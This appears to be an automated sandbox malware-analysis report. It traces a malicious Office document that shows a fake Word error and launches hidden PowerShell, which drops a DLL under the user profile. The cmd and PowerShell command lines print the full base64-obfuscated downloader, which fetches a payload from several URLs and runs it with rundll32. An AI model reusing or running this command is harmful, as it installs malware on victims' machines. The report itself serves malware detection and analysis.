00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 592 Parent PID: 1220

General

Start time:	18:10:38
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAkAEYAMgBPAE0AWQBqACAAI AA9ACAAWwB0AFkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9A CIAIAAtAEYAIAAnAFkAUwB0AGUAJwAsACcARABJAHIAZQBjAFQAbwByAFkAJ wAsACcAcwAnACwAJwBNAC4ASQBPAC4AJwApADsAIAAgACAAJAAwAFMASAAxA GcAMwAgACAAPQAgAFsAVABZAHAARQBdACgAIgB7ADMAfQB7ADAAfQB7ADIAf QB7ADEAfQB7ADQAfQAiAC0ARgAnAEUAVAAuACcALAAnAGMARQBwAE8ASQBuA FQAbQAnACwAJwBzAGUAcgBWAGkAJwAsACcAcwB5AHMAdABlAE0ALgBuACcAL AAnAEEATgBhAEcAZQBSACcAKQAgACAAOwAgACAAJABXAHUAbAB3AHkAdwBkA D0AKAAoACcAVQAnACsAJwBmAGEAJwApACsAKAAnAG8AcAAnACsAJwB2ACcAK QArACcAbQAnACkAOwAkAEMANgA3AHkAdgBwAF8APQAkAEcAZwBsAGgAMgBsA GkAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEUAMgBjAGkAe ABoAGwAOwAkAFMAOAA1AGEAZABvAGQAPQAoACgAJwBJACcAKwAnAGYAbQAnA CkAKwAnADAAJwArACgAJwBuACcAKwAnAHEANAAnACkAKQA7ACAAKABsAHMAI AAoACcAdgBBAHIAaQBhACcAKwAnAGIATABlADoAZgAnACsAJwAyAG8AJwArA CcATQB5AEoAJwApACAAKQAuAFYAQQBsAHUAZQA6ADoAIgBjAFIAYABFAGAAQ QBgAFQAZQBkAEkAcgBlAGMAVABvAHIAWQAiACgAJABIAE8ATQBFACAAKwAgA CgAKAAoACcANABxADcAQgBxACcAKwAnAHAAZQAnACkAKwAoACcAZQBuACcAK wAnADYAJwApACsAKAAnADQAcQA3AEIAJwArACcAYgAnACsAJwBzACcAKQArA CgAJwA1AHcAXwAnACsAJwBlACcAKQArACgAJwA0AHEAJwArACcANwAnACkAK QAtAFIARQBwAEwAYQBDAEUAKAAnADQAcQAnACsAJwA3ACcAKQAsAFsAYwBoA GEAUgBdADkAMgApACkAOwAkAFMAbAB1AHEAegA4AGkAPQAoACgAJwBJACcAK wAnAGsAcQA4AHUAJwApACsAJwA3AHgAJwApADsAIAAgACgARwBlAHQALQB2A EEAcgBJAEEAQgBsAEUAIAAoACIAMAAiACsAIgBTAEgAMQAiACsAIgBnADMAI gApACAALQBWAEEATAB1AGUAbwBuAGwAIAAgACkAOgA6ACIAcwBFAGAAYwBgA FUAcgBpAFQAeQBwAHIAbwBUAE8AYwBgAG8ATAAiACAAPQAgACgAJwBUAGwAJ wArACgAJwBzADEAJwArACcAMgAnACkAKQA7ACQAVwA3AHkAcwAzAGwAZAA9A CgAKAAnAEIANwAnACsAJwA3AHYAJwApACsAKAAnADAAawAnACsAJwB5ACcAK QApADsAJABLAGEAMABlAGsAZgBhACAAPQAgACgAKAAnAFkAdgB0AGwAJwArA CcAeAAnACkAKwAnADYAcAAnACsAJwA0ACcAKQA7ACQASAB6ADUAOQBnADcAc gA9ACgAKAAnAFUAZQAnACsAJwByACcAKQArACgAJwA0ACcAKwAnAGwAMQAnA CkAKwAnAHAAJwApADsAJABTAG4ANABiAHgAdQBiAD0AKAAnAFQAMAAnACsAJ wBfACcAKwAoACcAbgBsACcAKwAnADkAXwAnACkAKQA7ACQAUABpADkAbgB5A GYAcQA9ACQASABPAE0ARQArACgAKAAoACcAQgBEACcAKwAnAHkAJwApACsAK AAnAEIAcQAnACsAJwBwAGUAZQBuACcAKQArACcANgAnACsAKAAnAEIARAB5A CcAKwAnAEIAYgAnACkAKwAnAHMANQAnACsAKAAnAHcAJwArACcAXwBlAEIAR AB5ACcAKQApAC4AIgByAGUAYABQAEwAYQBDAGUAIgAoACgAJwBCACcAKwAnA EQAeQAnACkALAAnAFwAJwApACkAKwAkAEsAYQAwAGUAawBmAGEAKwAoACcAL gBkACcAKwAnAGwAbAAnACkAOwAkAFcANAByAHcAagA5ADgAPQAoACgAJwBLA CcAKwAnAGIAaABnACcAKQArACcAZwAnACsAJwA5AHgAJwApADsAJABOAG0AO QBkAGMAdABuAD0ATgBFAFcALQBgAG8AYgBgAGoAZQBgAGMAVAAgAE4ARQBUA C4AVwBFAEIAYwBsAGkARQBOAHQAOwAkAEMAawA4ADEAeAB4ADIAPQAoACgAJ wBoACcAKwAoACcAdAAnACsAJwB0AHAAOgBKACcAKQArACgAKAAnACkAJwArA CcAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnAEoAK QAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAoAGIAaQBnA CcAKQApACsAKAAnAGwAYQAnACsAJwB1AGcAJwApACsAJwBoACcAKwAoACcAc wAnACsAJwAuAG8AcgBnACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApA CkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACcAKAAnACsAKAAnAHMAJ wArACcAbQBhAGwAbAAnACkAKwAnAHAAJwArACgAJwBvAHQAYQAnACsAJwB0A G8AZQAnACkAKwAoACgAJwBzAEoAKQAnACsAJwAoADMAJwApACkAKwAoACgAJ

	wBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAcgAnACkAKQArACgAKAAnA FIAJwArACcAdwBSAHoAJwArACcAYwBKACkAKAAzAHMAMgApACgAQAAnACsAJ wBoAHQAJwArACcAdAAnACkAKQArACgAKAAnAHAAOgBKACcAKwAnACkAKAAnA CkAKQArACcAMwBzACcAKwAnADIAJwArACgAKAAnACkAKABKACkAJwArACcAK AAnACkAKQArACgAJwAzAHMAJwArACcAMgAnACkAKwAoACgAJwApACgAagBvA CcAKwAnAHMAZQBnACcAKwAnAGUAJwArACcAbgBlAC4AYwAnACkAKQArACgAJ wBvACcAKwAnAG0ASgAnACkAKwAoACgAJwApACgAMwBzACcAKwAnADIAKQAoA HQAJwArACcAaAAnACkAKQArACcAZQBtACcAKwAoACgAJwBlAEoAKQAoADMAJ wArACcAcwAyACcAKQApACsAJwApACcAKwAoACgAJwAoACcAKwAnAGcAVQA4A EoAJwApACkAKwAoACgAJwApACgAJwArACcAMwBzADIAJwApACkAKwAoACgAJ wApACgAJwArACcAQABoAHQAdAAnACkAKQArACgAKAAnAHAAJwArACcAOgBKA CkAJwApACkAKwAnACgAJwArACgAKAAnADMAcwAnACsAJwAyACkAKABKACcAK wAnACkAKAAzAHMAJwApACkAKwAoACgAJwAyACkAKABwAGEAJwArACcAdQBsA CcAKwAnAHMAJwApACkAKwAoACcAYwBvACcAKwAnAG0AcAAnACkAKwAoACcAd QB0AGkAJwArACcAbgAnACkAKwAoACcAZwAuAGMAJwArACcAbwAnACkAKwAoA CgAJwBtACcAKwAnAEoAKQAoADMAcwAyACkAKAAnACkAKQArACgAJwBDACcAK wAnAHIAYQBpACcAKQArACgAJwBnACcAKwAnAHMATQAnACkAKwAnAGEAZwAnA CsAKAAnAGkAYwBTAHEAJwArACcAdQBhAHIAZQAnACkAKwAoACgAJwBKACkAJ wArACcAKAAzAHMAMgApACgASAAnACsAJwBKACcAKwAnACkAKAAnACkAKQArA CgAKAAnADMAJwArACcAcwAyACkAKAAnACkAKQArACcAQAAnACsAJwBoAHQAJ wArACgAJwB0ACcAKwAnAHAAcwAnACkAKwAnADoAJwArACgAKAAnAEoAKQAnA CsAJwAoACcAKQApACsAKAAnADMAJwArACcAcwAyACcAKQArACgAKAAnACkAK AAnACkAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAyACcAKwAnACkAKAAnA CsAJwBnAG8AJwArACcAbABkAGkAbABvAGMAawAnACkAKQArACgAJwBzACcAK wAnAHQAcgAnACkAKwAoACcAYQAnACsAJwBpAG4AaQAnACkAKwAoACgAJwBuA GcAJwArACcALgAnACsAJwBjAG8AbQBKACkAKAAnACsAJwAzACcAKQApACsAK AAoACcAcwAyACkAJwArACcAKAAnACkAKQArACgAJwB3AHAAJwArACcALQAnA CkAKwAoACcAaQAnACsAJwBuAGMAJwApACsAKAAnAGwAJwArACcAdQBkACcAK QArACgAJwBlAHMAJwArACcASgAnACkAKwAnACkAJwArACcAKAAnACsAKAAoA CcAMwBzADIAKQAnACsAJwAoACcAKwAnAGIAZgB0AHQAJwApACkAKwAoACgAJ wBKACkAKAAnACsAJwAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkAKAAnA CsAJwBAAGgAdAAnACkAKQArACgAKAAnAHQAcABzADoAJwArACcASgApACcAK QApACsAKAAoACcAKAAzAHMAJwArACcAMgApACgASgAnACsAJwApACgAMwBzA CcAKQApACsAKAAoACcAMgApACgAagAnACsAJwBlAGYAZgBkACcAKwAnAGEAa ABsACcAKQApACsAKAAoACcAawBlAC4AJwArACcAYwBvAG0AJwArACcASgAnA CsAJwApACgAMwBzADIAKQAoACcAKQApACsAKAAoACcAYwBzAHMASgAnACsAJ wApACcAKQApACsAKAAnACgAMwBzADIAJwArACcAKQAnACkAKwAoACgAJwAoA GIAZwA0AG4AMwAnACsAJwBKACkAKAAnACkAKQArACcAMwAnACsAKAAoACcAc wAyACkAJwArACcAKABAAGgAdAAnACsAJwB0AHAAJwArACcAOgBKACkAKAAnA CsAJwAzACcAKwAnAHMAJwArACcAMgApACgASgApACgAJwArACcAMwBzADIAK QAoACcAKQApACsAKAAnAGEAegAnACsAJwByAGEAJwArACcAawB0AG8AJwApA CsAJwB1ACcAKwAoACcAcgBzACcAKwAnAC4AYwBvACcAKwAnAG0AJwApACsAK AAoACcASgAnACsAJwApACgAJwApACkAKwAoACgAJwAzAHMAJwArACcAMgApA CgAJwApACkAKwAoACcAdwAnACsAJwBwAC0AYwAnACsAJwBvAG4AdABlACcAK QArACcAbgAnACsAJwB0AEoAJwArACgAKAAnACkAKAAnACkAKQArACgAKAAnA DMAcwAnACsAJwAyACkAKAAnACsAJwBOAFcARgAnACkAKQArACgAKAAnADkAa gAnACsAJwBDAEoAKQAnACkAKQArACgAKAAnACgAJwArACcAMwBzADIAKQAoA CcAKwAnAEAAJwArACcAaAB0AHQAcAAnACkAKQArACgAKAAnADoASgApACcAK wAnACgAMwAnACsAJwBzADIAJwApACkAKwAoACgAJwApACgASgAnACsAJwApA CgAMwAnACkAKQArACcAcwAyACcAKwAoACgAJwApACgAJwApACkAKwAoACcAZ wBvAGwAZABjAG8AJwArACcAYQBzACcAKQArACgAJwB0AG8AZgAnACsAJwBmA CcAKQArACgAJwBpAGMAJwArACcAZQAzADYANQAnACsAJwAuAGMAbwAnACkAK wAoACgAJwBtAEoAJwArACcAKQAoACcAKQApACsAJwAzAHMAJwArACgAKAAnA DIAKQAoAHQAZQBtAHAAJwArACcASgApACgAMwAnACsAJwBzADIAKQAoAFgAS gApACcAKwAnACgAMwBzACcAKQApACsAKAAoACcAMgAnACsAJwApACgAJwApA CkAKQApAC4AIgBSAGUAYABwAGAAbABhAGMARQAiACgAKAAoACcASgAnACsAK AAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAoA CcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcALwAnACkALAAoACcAa AB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuAClAcwBgAHAAbABJAHQAIgAoA CQAQwBkADkAcwB4ADMAYwAgACsAIAAkAEMANgA3AHkAdgBwAF8AIAArACAAJ ABRAGgAaABoADcAZQBpACkAOwAkAEQAYQA4AHMAaQA0ADAAPQAoACcATQAzA CcAKwAoACcAeQB3AG4ANwAnACsAJwByACcAKQApADsAZgBvAHIAZQBhAGMAa AAgACgAJABLADQAYwBlAGoAawBqACAAaQBuACAAJABDAGsAOAAxAHgAeAAyA CAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAAL QBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkAewAkAE4AbQA5AGQAYwB0A G4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlAClAKAAkAEsAN ABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYAcQApADsAJABJAGYAagBpA F8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZ QAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJwArACcAdAAnA CsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4AR wBUAGgAIgAgAC0AZwBlACAAMwA1ADUANgA5ACkAIAB7AC4AKAAnAHIAdQAnA CsAJwBuAGQAJwArACcAbABsADMAMgAnACkAIAAkAFAAaQA5AG4AeQBmAHEAL AAnACMAMQAnAC4AIgBUAE8AUwBgAFQAUgBgAEkATgBnACIAKAApADsAJABKA GIAZgBhAGYAdwBsAD0AKAAnAEUAYQAnACsAJwA3AGQAJwArACgAJwByAG4AJ wArACcAMwAnACkAKQA7AGIAcgBlAGEAawA7ACQASgA4ADIANwBhADYAdwA9A CgAJwBVACcAKwAoACcAMgBzADYAOABiACcAKwAnADQAJwApACkAfQB9AGMAY QB0AGMAaAB7AH0AfQAkAEoAMwBhADUAbAA1AGcAPQAoACgAJwBZACcAKwAnA GQANQBzADkAJwApACsAJwBhAGsAJwApAA==
Imagebase:	0x4a510000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2504 Parent PID: 592

General

Start time:	18:10:38
Start date:	08/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff120000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2408 Parent PID: 592

General

Start time:	18:10:39
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAkAEYAMgBPAE0AWQBqACAAI AA9ACAAWwB0AFkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9A CIAIAAtAEYAIAAnAFkAUwB0AGUAJwAsACcARABJAHIAZQBjAFQAbwByAFkAJ wAsACcAcwAnACwAJwBNAC4ASQBPAC4AJwApADsAIAAgACAAJAAwAFMASAAxA GcAMwAgACAAPQAgAFsAVABZAHAARQBdACgAIgB7ADMAfQB7ADAAfQB7ADIAf QB7ADEAfQB7ADQAfQAiAC0ARgAnAEUAVAAuACcALAAnAGMARQBwAE8ASQBuA FQAbQAnACwAJwBzAGUAcgBWAGkAJwAsACcAcwB5AHMAdABlAE0ALgBuACcAL AAnAEEATgBhAEcAZQBSACcAKQAgACAAOwAgACAAJABXAHUAbAB3AHkAdwBkA D0AKAAoACcAVQAnACsAJwBmAGEAJwApACsAKAAnAG8AcAAnACsAJwB2ACcAK QArACcAbQAnACkAOwAkAEMANgA3AHkAdgBwAF8APQAkAEcAZwBsAGgAMgBsA GkAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEUAMgBjAGkAe ABoAGwAOwAkAFMAOAA1AGEAZABvAGQAPQAoACgAJwBJACcAKwAnAGYAbQAnA CkAKwAnADAAJwArACgAJwBuACcAKwAnAHEANAAnACkAKQA7ACAAKABsAHMAI AAoACcAdgBBAHIAaQBhACcAKwAnAGIATABlADoAZgAnACsAJwAyAG8AJwArA CcATQB5AEoAJwApACAAKQAuAFYAQQBsAHUAZQA6ADoAIgBjAFIAYABFAGAAQ QBgAFQAZQBkAEkAcgBlAGMAVABvAHIAWQAiACgAJABIAE8ATQBFACAAKwAgA CgAKAAoACcANABxADcAQgBxACcAKwAnAHAAZQAnACkAKwAoACcAZQBuACcAK wAnADYAJwApACsAKAAnADQAcQA3AEIAJwArACcAYgAnACsAJwBzACcAKQArA CgAJwA1AHcAXwAnACsAJwBlACcAKQArACgAJwA0AHEAJwArACcANwAnACkAK QAtAFIARQBwAEwAYQBDAEUAKAAnADQAcQAnACsAJwA3ACcAKQAsAFsAYwBoA GEAUgBdADkAMgApACkAOwAkAFMAbAB1AHEAegA4AGkAPQAoACgAJwBJACcAK wAnAGsAcQA4AHUAJwApACsAJwA3AHgAJwApADsAIAAgACgARwBlAHQALQB2A EEAcgBJAEEAQgBsAEUAIAAoACIAMAAiACsAIgBTAEgAMQAiACsAIgBnADMAI gApACAALQBWAEEATAB1AGUAbwBuAGwAIAAgACkAOgA6ACIAcwBFAGAAYwBgA FUAcgBpAFQAeQBwAHIAbwBUAE8AYwBgAG8ATAAiACAAPQAgACgAJwBUAGwAJ wArACgAJwBzADEAJwArACcAMgAnACkAKQA7ACQAVwA3AHkAcwAzAGwAZAA9A CgAKAAnAEIANwAnACsAJwA3AHYAJwApACsAKAAnADAAawAnACsAJwB5ACcAK QApADsAJABLAGEAMABlAGsAZgBhACAAPQAgACgAKAAnAFkAdgB0AGwAJwArA CcAeAAnACkAKwAnADYAcAAnACsAJwA0ACcAKQA7ACQASAB6ADUAOQBnADcAc gA9ACgAKAAnAFUAZQAnACsAJwByACcAKQArACgAJwA0ACcAKwAnAGwAMQAnA CkAKwAnAHAAJwApADsAJABTAG4ANABiAHgAdQBiAD0AKAAnAFQAMAAnACsAJ wBfACcAKwAoACcAbgBsACcAKwAnADkAXwAnACkAKQA7ACQAUABpADkAbgB5A GYAcQA9ACQASABPAE0ARQArACgAKAAoACcAQgBEACcAKwAnAHkAJwApACsAK AAnAEIAcQAnACsAJwBwAGUAZQBuACcAKQArACcANgAnACsAKAAnAEIARAB5A CcAKwAnAEIAYgAnACkAKwAnAHMANQAnACsAKAAnAHcAJwArACcAXwBlAEIAR AB5ACcAKQApAC4AIgByAGUAYABQAEwAYQBDAGUAIgAoACgAJwBCACcAKwAnA EQAeQAnACkALAAnAFwAJwApACkAKwAkAEsAYQAwAGUAawBmAGEAKwAoACcAL gBkACcAKwAnAGwAbAAnACkAOwAkAFcANAByAHcAagA5ADgAPQAoACgAJwBLA CcAKwAnAGIAaABnACcAKQArACcAZwAnACsAJwA5AHgAJwApADsAJABOAG0AO QBkAGMAdABuAD0ATgBFAFcALQBgAG8AYgBgAGoAZQBgAGMAVAAgAE4ARQBUA C4AVwBFAEIAYwBsAGkARQBOAHQAOwAkAEMAawA4ADEAeAB4ADIAPQAoACgAJ wBoACcAKwAoACcAdAAnACsAJwB0AHAAOgBKACcAKQArACgAKAAnACkAJwArA CcAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnAEoAK QAoACcAKwAnADMAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAoAGIAaQBnA CcAKQApACsAKAAnAGwAYQAnACsAJwB1AGcAJwApACsAJwBoACcAKwAoACcAc wAnACsAJwAuAG8AcgBnACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApA CkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACcAKAAnACsAKAAnAHMAJ wArACcAbQBhAGwAbAAnACkAKwAnAHAAJwArACgAJwBvAHQAYQAnACsAJwB0A G8AZQAnACkAKwAoACgAJwBzAEoAKQAnACsAJwAoADMAJwApACkAKwAoACgAJ wBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAcgAnACkAKQArACgAKAAnA FIAJwArACcAdwBSAHoAJwArACcAYwBKACkAKAAzAHMAMgApACgAQAAnACsAJ

	wBoAHQAJwArACcAdAAnACkAKQArACgAKAAnAHAAOgBKACcAKwAnACkAKAAnA CkAKQArACcAMwBzACcAKwAnADIAJwArACgAKAAnACkAKABKACkAJwArACcAK AAnACkAKQArACgAJwAzAHMAJwArACcAMgAnACkAKwAoACgAJwApACgAagBvA CcAKwAnAHMAZQBnACcAKwAnAGUAJwArACcAbgBlAC4AYwAnACkAKQArACgAJ wBvACcAKwAnAG0ASgAnACkAKwAoACgAJwApACgAMwBzACcAKwAnADIAKQAoA HQAJwArACcAaAAnACkAKQArACcAZQBtACcAKwAoACgAJwBlAEoAKQAoADMAJ wArACcAcwAyACcAKQApACsAJwApACcAKwAoACgAJwAoACcAKwAnAGcAVQA4A EoAJwApACkAKwAoACgAJwApACgAJwArACcAMwBzADIAJwApACkAKwAoACgAJ wApACgAJwArACcAQABoAHQAdAAnACkAKQArACgAKAAnAHAAJwArACcAOgBKA CkAJwApACkAKwAnACgAJwArACgAKAAnADMAcwAnACsAJwAyACkAKABKACcAK wAnACkAKAAzAHMAJwApACkAKwAoACgAJwAyACkAKABwAGEAJwArACcAdQBsA CcAKwAnAHMAJwApACkAKwAoACcAYwBvACcAKwAnAG0AcAAnACkAKwAoACcAd QB0AGkAJwArACcAbgAnACkAKwAoACcAZwAuAGMAJwArACcAbwAnACkAKwAoA CgAJwBtACcAKwAnAEoAKQAoADMAcwAyACkAKAAnACkAKQArACgAJwBDACcAK wAnAHIAYQBpACcAKQArACgAJwBnACcAKwAnAHMATQAnACkAKwAnAGEAZwAnA CsAKAAnAGkAYwBTAHEAJwArACcAdQBhAHIAZQAnACkAKwAoACgAJwBKACkAJ wArACcAKAAzAHMAMgApACgASAAnACsAJwBKACcAKwAnACkAKAAnACkAKQArA CgAKAAnADMAJwArACcAcwAyACkAKAAnACkAKQArACcAQAAnACsAJwBoAHQAJ wArACgAJwB0ACcAKwAnAHAAcwAnACkAKwAnADoAJwArACgAKAAnAEoAKQAnA CsAJwAoACcAKQApACsAKAAnADMAJwArACcAcwAyACcAKQArACgAKAAnACkAK AAnACkAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAyACcAKwAnACkAKAAnA CsAJwBnAG8AJwArACcAbABkAGkAbABvAGMAawAnACkAKQArACgAJwBzACcAK wAnAHQAcgAnACkAKwAoACcAYQAnACsAJwBpAG4AaQAnACkAKwAoACgAJwBuA GcAJwArACcALgAnACsAJwBjAG8AbQBKACkAKAAnACsAJwAzACcAKQApACsAK AAoACcAcwAyACkAJwArACcAKAAnACkAKQArACgAJwB3AHAAJwArACcALQAnA CkAKwAoACcAaQAnACsAJwBuAGMAJwApACsAKAAnAGwAJwArACcAdQBkACcAK QArACgAJwBlAHMAJwArACcASgAnACkAKwAnACkAJwArACcAKAAnACsAKAAoA CcAMwBzADIAKQAnACsAJwAoACcAKwAnAGIAZgB0AHQAJwApACkAKwAoACgAJ wBKACkAKAAnACsAJwAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkAKAAnA CsAJwBAAGgAdAAnACkAKQArACgAKAAnAHQAcABzADoAJwArACcASgApACcAK QApACsAKAAoACcAKAAzAHMAJwArACcAMgApACgASgAnACsAJwApACgAMwBzA CcAKQApACsAKAAoACcAMgApACgAagAnACsAJwBlAGYAZgBkACcAKwAnAGEAa ABsACcAKQApACsAKAAoACcAawBlAC4AJwArACcAYwBvAG0AJwArACcASgAnA CsAJwApACgAMwBzADIAKQAoACcAKQApACsAKAAoACcAYwBzAHMASgAnACsAJ wApACcAKQApACsAKAAnACgAMwBzADIAJwArACcAKQAnACkAKwAoACgAJwAoA GIAZwA0AG4AMwAnACsAJwBKACkAKAAnACkAKQArACcAMwAnACsAKAAoACcAc wAyACkAJwArACcAKABAAGgAdAAnACsAJwB0AHAAJwArACcAOgBKACkAKAAnA CsAJwAzACcAKwAnAHMAJwArACcAMgApACgASgApACgAJwArACcAMwBzADIAK QAoACcAKQApACsAKAAnAGEAegAnACsAJwByAGEAJwArACcAawB0AG8AJwApA CsAJwB1ACcAKwAoACcAcgBzACcAKwAnAC4AYwBvACcAKwAnAG0AJwApACsAK AAoACcASgAnACsAJwApACgAJwApACkAKwAoACgAJwAzAHMAJwArACcAMgApA CgAJwApACkAKwAoACcAdwAnACsAJwBwAC0AYwAnACsAJwBvAG4AdABlACcAK QArACcAbgAnACsAJwB0AEoAJwArACgAKAAnACkAKAAnACkAKQArACgAKAAnA DMAcwAnACsAJwAyACkAKAAnACsAJwBOAFcARgAnACkAKQArACgAKAAnADkAa gAnACsAJwBDAEoAKQAnACkAKQArACgAKAAnACgAJwArACcAMwBzADIAKQAoA CcAKwAnAEAAJwArACcAaAB0AHQAcAAnACkAKQArACgAKAAnADoASgApACcAK wAnACgAMwAnACsAJwBzADIAJwApACkAKwAoACgAJwApACgASgAnACsAJwApA CgAMwAnACkAKQArACcAcwAyACcAKwAoACgAJwApACgAJwApACkAKwAoACcAZ wBvAGwAZABjAG8AJwArACcAYQBzACcAKQArACgAJwB0AG8AZgAnACsAJwBmA CcAKQArACgAJwBpAGMAJwArACcAZQAzADYANQAnACsAJwAuAGMAbwAnACkAK wAoACgAJwBtAEoAJwArACcAKQAoACcAKQApACsAJwAzAHMAJwArACgAKAAnA DIAKQAoAHQAZQBtAHAAJwArACcASgApACgAMwAnACsAJwBzADIAKQAoAFgAS gApACcAKwAnACgAMwBzACcAKQApACsAKAAoACcAMgAnACsAJwApACgAJwApA CkAKQApAC4AIgBSAGUAYABwAGAAbABhAGMARQAiACgAKAAoACcASgAnACsAK AAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAoA CcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcALwAnACkALAAoACcAa AB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIAcwBgAHAAbABJAHQAIgAoA CQAQwBkADkAcwB4ADMAYwAgACsAIAAkAEMANgA3AHkAdgBwAF8AIAArACAAJ ABRAGgAaABoADcAZQBpACkAOwAkAEQAYQA4AHMAaQA0ADAAPQAoACcATQAzA CcAKwAoACcAeQB3AG4ANwAnACsAJwByACcAKQApADsAZgBvAHIAZQBhAGMAa AAgACgAJABLADQAYwBlAGoAawBqACAAaQBuACAAJABDAGsAOAAxAHgAeAAyA CAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAAL QBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkAewAkAE4AbQA5AGQAYwB0A G4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlAClAKAAkAEsAN ABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYAcQApADsAJABJAGYAagBpA F8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZ QAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJwArACcAdAAnA CsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4AR wBUAGgAIgAgAC0AZwBlACAAMwA1ADUANgA5ACkAIAB7AC4AKAAnAHIAdQAnA CsAJwBuAGQAJwArACcAbABsADMAMgAnACkAIAAkAFAAaQA5AG4AeQBmAHEAL AAnACMAMQAnAC4AIgBUAE8AUwBgAFQAUgBgAEkATgBnACIAKAApADsAJABKA GIAZgBhAGYAdwBsAD0AKAAnAEUAYQAnACsAJwA3AGQAJwArACgAJwByAG4AJ wArACcAMwAnACkAKQA7AGIAcgBlAGEAawA7ACQASgA4ADIANwBhADYAdwA9A CgAJwBVACcAKwAoACcAMgBzADYAOABiACcAKwAnADQAJwApACkAfQB9AGMAY QB0AGMAaAB7AH0AfQAkAEoAMwBhADUAbAA1AGcAPQAoACgAJwBZACcAKwAnA GQANQBzADkAJwApACsAJwBhAGsAJwApAA==
Imagebase:	0x13fa10000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2093207161.0000000001CB4000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2093170388.00000000002B6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Bqpeen6	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE899BEC7	CreateDirectoryW
C:\Users\user\Bqpeen6\Bbs5w_e	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE899BEC7	CreateDirectoryW
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE899BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
